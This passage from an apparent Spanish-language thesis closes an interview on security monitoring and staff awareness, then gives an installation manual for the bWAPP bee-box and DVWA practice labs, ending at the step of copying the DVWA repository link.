Sí, más que pruebas de seguridad se debe contar con un kit de herramientas en la que ayuden hacer procesos de monitoreo frecuente. A nivel de ecuador se buscan todólogo, entonces las herramientas que se manejan deben ser dinámica y automática, y acorde a los resultados actuar.
¿Es importante realizar pruebas de disponibilidad de servicios de los aplicativos web?
Es necesario, y se halla en las buenas prácticas que te proporciona ITIL en este tipo de situación para mantener el servicio disponible y tener un proceso. En donde te diga, cuál es tu modo de respuesta si se cae algo, si hay un ataque o un problema de infraestructura y saber cuál es el tiempo en recuperarte. Eso es importante, y lo que se debe implementar.
¿Cuál es la importancia de que los miembros de la organización tengan conocimiento de la ciberseguridad?
Es importante, debido que el ser humano es el eslabón más débil y por ser el eslabón más débil. Pues emergen la debilidad de los procesos de vulnerabilidad y siendo el punto de partida de los incidentes. Poder extraer información de persona a persona, como la información de contraseña, accesos de herramienta, en donde se puede conseguir información sensible, o que en máquina se encuentra. Como es el caso de la incorporación de la ingeniería social para la recuperación de datos esenciales.

ANEXOS 3: MANUAL DE INSTALACIÓN

ENTORNO WEB BWAPP

1. A través del siguiente enlace "http://www.itsecgames.com/download.htm" se realiza la descarga del entorno bee-box que tiene por defecto la aplicación BWAPP. Se da en la opción "here" para comenzar el proceso de descarga.

Imagen 1: Sitio Oficial de BWAPP – Sección Descargar

2. Tras haber dado clic en "here" en el sitio, la dirección abre otra ventana de navegación direccionando a SourceForge para poder descargar el archivo "bee-box_v1.6.7z" de 1.2 GB.




Imagen 2: Sitio SourceForge - Descargar bee-box_v1.6.7.z

3. Una vez finalizado la descarga se comienza a descomprimir el archivo para obtener los archivos presentado a continuación, pero de mismo modo el archivo correspondiente de uso para la instalación será el disco virtual (vmdk) para el laboratorio.




Imagen 3: Archivo bee-box descomprimido

4. Se crea la máquina virtual bee-box con el sistema operativo Linux versión Red Hat 64 bits.




Imagen 4: Creación de Máquina Virtual – bee-box

5. Se le asigna una RAM de 1 GB a la maquina




Imagen 5: RAM de 1 GB – Máquina Virtual bee-box

6. El siguiente paso de instalación corresponde en la creación del disco duro virtual, se selecciona el disco de archivo descargado, bee-box.vmdk y dar choose.




Imagen 6: Disco duro virtual – bee-box.vdmk

7. Dar en siguiente tras haber seleccionado el disco duro virtual




Imagen 7: Dar clic en la opción siguiente – bee-box

8. Ya cumpliendo toda la configuración, dar en terminar.




Imagen 8: Finalización de creación – Máquina Virtual bee-box

9. Máquina creada correctamente




Imagen 9: Maquina creada bee-box

10. Una vez realizado el click en run, comienza a mostrar pantalla la máquina virtual




Imagen 10: Inicio de máquina virtual

11. Máquina iniciada correctamente.




Imagen 11: Máquina virtual en ejecución

12. En el panel de escritorio se muestra una guía de indicaciones del entorno.




Imagen 12: Sección guía de bee-box

13. En el navegador de la máquina tras realizar clic por defecto direcciona el entorno web, se rellena el formulario login con las credenciales y dar clic en inicio de sesión




Imagen 13: Portal Login - BWAPP

14. Ya accedido al sistema se describe un poco más de la aplicación y de mismo modo los ataques de prueba para el trabajo. Instalación exitosa

Imagen 14: Portal de escenarios de ataques

ENTORNO WEB DVWA EN KALI LINUX

15. En el siguiente link "https://github.com/digininja/DVWA" se encuentra el repositorio del entorno DVWA.




Imagen 15: Descargar el repositorio en GitHub – DVWA

16. En la opción que dice "Code" dar click y copiar el repositorio https://github.com/digininja/DVWA.git para así realizar la clonación del entorno en la máquina virtual kali Linux en la dirección del servidor apache.

